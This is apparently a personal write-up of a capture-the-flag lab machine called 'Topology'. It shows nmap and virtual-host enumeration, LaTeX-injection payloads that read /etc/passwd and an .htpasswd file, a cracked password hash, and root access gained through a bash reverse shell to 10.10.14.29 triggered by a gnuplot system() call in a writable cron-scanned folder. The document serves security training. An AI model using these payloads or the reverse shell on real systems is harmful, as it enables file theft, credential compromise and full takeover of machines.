Topology - Easy - Linux
This machine was very frustrating due to the LaTeX syntax. First step was to enumerate virtual hosts and discover a host requiring basic authenication. The web application was a LaTeX equation generator which could be used to read files on the system. The path to user was clear however getting the Latex payload to read files was difficult. The .htpasswd file contained a $ character which caused the application to crash. Eventually after getting it working by using catcode commands to escape the bad character it was possible to read the contents of .htpasswd. It was possible to SSH onto the machine with the same credentials. Root was obtained by exploiting gnuplot.
NMAP:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# Nmap 7.93 scan initiated Sun Jun 11 07:56:59 2023 as: nmap -sC -sV -p- -oA nmap/topology-allports -v 10.129.174.210
Nmap scan report for 10.129.174.210
Host is up (0.047s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 dcbc3286e8e8457810bc2b5dbf0f55c6 (RSA)
|   256 d9f339692c6c27f1a92d506ca79f1c33 (ECDSA)
|_  256 4ca65075d0934f9c4a1b890a7a2708d7 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Miskatonic University | Topology Group
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jun 11 07:57:46 2023 -- 1 IP address (1 host up) scanned in 46.98 seconds
GOBUSTER VHOST:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
gobuster vhost -u http://topology.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://topology.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2023/06/13 20:43:21 Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.topology.htb (Status: 401) [Size: 463]
Found: stats.topology.htb (Status: 200) [Size: 108]

Web Browser - http://topology.htb

Web Browser - http://dev.topology.htb

Web Browser - http://stats.topology.htb
Latex Payload:
The only service which appears to be exploitable is the Latex equation generator. The input is converted into a .png and displayed via the web browser.
After testing injection payloads I managed to find one which would read the first line of a file on the disk.
1
\newread\test \openin\test=/etc/passwd \read\test to\line \text{\line} \closein\test
Output:

Improved Payload:
The vhost search shows Apache is requesting authentication for the dev subdomain. After trying to access the .htpasswd file the original payload would throw an error. This happens because the $ symbol is causing a conflict in the Latex generator logic.
The solution was to use catcode to escape the $ symbol as shown below. The payload was also improved upon to use fractions to display multiple lines.
1
\newcommand\io{\catcode`\$=11 \read\f to\l \text{\l}} \newread\f \openin\f=/var/www/dev/.htpasswd \frac{\io}{\io}
Output:

Cracked Hash:
1
$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0:calculus*******
SSH - vdaisley
The credentials extracted from the .htpasswd file allowed me to connect to the box via SSH and read the user flag.
1
2
3
4
5
6
7
8
9
10
11
12
vdaisley@topology:~$ ls -la
total 32
drwxr-xr-x 4 vdaisley vdaisley 4096 May 19 13:04 .
drwxr-xr-x 3 root     root     4096 May 19 13:04 ..
lrwxrwxrwx 1 root     root        9 Mar 13  2022 .bash_history -> /dev/null
-rw-r--r-- 1 vdaisley vdaisley  220 Jan 17 12:26 .bash_logout
-rw-r--r-- 1 vdaisley vdaisley 3771 Jan 17 12:26 .bashrc
drwx------ 2 vdaisley vdaisley 4096 May 19 13:04 .cache
drwx------ 3 vdaisley vdaisley 4096 May 19 13:04 .config
-rw-r--r-- 1 vdaisley vdaisley  807 Jan 17 12:26 .profile
-rw-r----- 1 root     vdaisley   33 Jun 13 15:42 user.txt
vdaisley@topology:~$
Running pspy64
No sudo access. The /opt folder has some interesting files that I cannot read but write to. Running pspy showed the following processes running.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
2023/06/13 15:56:00 CMD: UID=0    PID=1      | /sbin/init
2023/06/13 15:56:01 CMD: UID=0    PID=1550   | /usr/sbin/CRON -f
2023/06/13 15:56:01 CMD: UID=0    PID=1549   | /usr/sbin/CRON -f
2023/06/13 15:56:01 CMD: UID=0    PID=1551   | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
2023/06/13 15:56:01 CMD: UID=0    PID=1554   | gnuplot /opt/gnuplot/loadplot.plt
2023/06/13 15:56:01 CMD: UID=0    PID=1553   | /usr/sbin/CRON -f
2023/06/13 15:56:01 CMD: UID=0    PID=1552   | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
2023/06/13 15:56:01 CMD: UID=0    PID=1560   | /bin/sh /opt/gnuplot/getdata.sh
2023/06/13 15:56:01 CMD: UID=0    PID=1559   | tr -s
2023/06/13 15:56:01 CMD: UID=0    PID=1558   | grep enp
2023/06/13 15:56:01 CMD: UID=0    PID=1556   | /bin/sh /opt/gnuplot/getdata.sh
2023/06/13 15:56:01 CMD: UID=0    PID=1555   | gnuplot /opt/gnuplot/networkplot.plt
2023/06/13 15:56:01 CMD: UID=0    PID=1564   | /bin/sh /opt/gnuplot/getdata.sh
2023/06/13 15:56:01 CMD: UID=0    PID=1563   | /bin/sh /opt/gnuplot/getdata.sh
2023/06/13 15:56:01 CMD: UID=0    PID=1562   | /bin/sh /opt/gnuplot/getdata.sh
2023/06/13 15:56:01 CMD: UID=0    PID=1561   | /bin/sh /opt/gnuplot/getdata.sh
Permissions on /opt/gnuplot
1
2
3
4
5
vdaisley@topology:~$ ls -la /opt
total 12
drwxr-xr-x  3 root root 4096 May 19 13:04 .
drwxr-xr-x 18 root root 4096 May 19 13:04 ..
drwx-wx-wx  2 root root 4096 Jun  6 08:14 gnuplot
Reverse shell saved to /tmp
Saving reverse shell to disk to keep the payload simple in the .plt file.
1
2
3
4
vdaisley@topology:/tmp$ cat payload
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/10.10.14.29/9001 0>&1'
chmod +x payload
Payload to execute reverse shell
I discovered gnuplot could execute system commands as seen below.
1
2
vdaisley@topology:/tmp$ cat launchpayload.plt
system("bash /tmp/payload")
Copy payload to /opt/gnuplot
I had write and execute permissions for the folder. Anything I put into this folder ending with .plt should be automatically read and executed by gnuplot. It should execute the system command within the .plt file I copy into the directory then execute the reverse shell with bash.
1
vdaisley@topology:/tmp$ cp launchpayload.plt /opt/gnuplot/
Returned shell as root
1
2
3
4
5
6
7
8
listening on [any] 9001 ...
connect to [10.10.14.29] from (UNKNOWN) [10.129.210.155] 49454
bash: cannot set terminal process group (1788): Inappropriate ioctl for device
bash: no job control in this shell
root@topology:~# cat /root/root.txt
cat /root/root.txt
ffd43df9a6ae0f4369b6f92d1b99a1cb
root@topology:~#